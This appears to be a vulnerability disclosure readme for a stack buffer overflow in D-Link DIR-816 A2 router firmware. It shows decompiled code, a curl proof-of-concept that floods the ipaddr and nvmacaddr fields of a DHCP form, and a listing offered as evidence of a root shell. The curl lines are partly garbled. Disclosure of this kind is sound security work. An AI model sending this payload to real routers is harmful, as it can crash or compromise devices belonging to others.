rencvn and rencvn add dir-816 ... on Apr 12 History

..	
img	8 months ago
readme.md	8 months ago

readme.md

D-link DIR-816 A2_v1.10CNB04.img Stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

1. Affected version



Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
v2 = (_BYTE *)websGetVar(a1, "ipaddr", "");
v3 = (_BYTE *)websGetVar(a1, "nvmacaddr", "");
v4 = websGetVar(a1, "select", "");
memset(v20, 0, sizeof(v20));
v5 = websGetVar(a1, "lan_assignment", "");
if ( !strcmp(v5, "add") )
{
  if ( *v2 && *v3 )
  {
    v6 = nvram_bufget(0, "DhcpStaticRulesStr");
    strcpy(v20, v6);
    strcat(v20, v3);
    strcat(v20, " ");
    strcat(v20, v2);
    strcat(v20, "|");
    v7 = v20;
LABEL_5:
    nvram_bufset(0, "DhcpStaticRulesStr", v7);
    nvram_commit(0);
```

The content obtained by the program through IPADDR and nvmacaddr parameters is passed to V2 and V3, and then V3 and V2 are added to the stack of V20. There is no size check, so there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR-816 A2_v1.10CNB04.img
2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/goform/form2Dhcpip.cgi -d tokenid=xxxx -d
'ipaddr=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaa
d
'nvmacaddr=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaas
```



Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
$ ls -n
total 56
drwxr-xr-x 2 1000 1000 4096 Mar  6  2017 bin
drwxr-xr-x 3 1000 1000 4096 Apr  7 18:46 dev
drwxr-xr-x 2 1000 1000 4096 Mar  6  2017 etc
drwxr-xr-x 9 1000 1000 4096 Mar  6  2017 etc_ro
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 home
lrwxrwxrwx 1 1000 1000   11 Mar  6  2017 init -> bin/busybox
drwxr-xr-x 4 1000 1000 4096 Mar  6  2017 lib
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 media
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 mnt
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 proc
drwxr-xr-x 2 1000 1000 4096 Mar  6  2017 sbin
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 sys
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 tmp
drwxr-xr-x 5 1000 1000 4096 Mar  2  2017 usr
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 var
$
```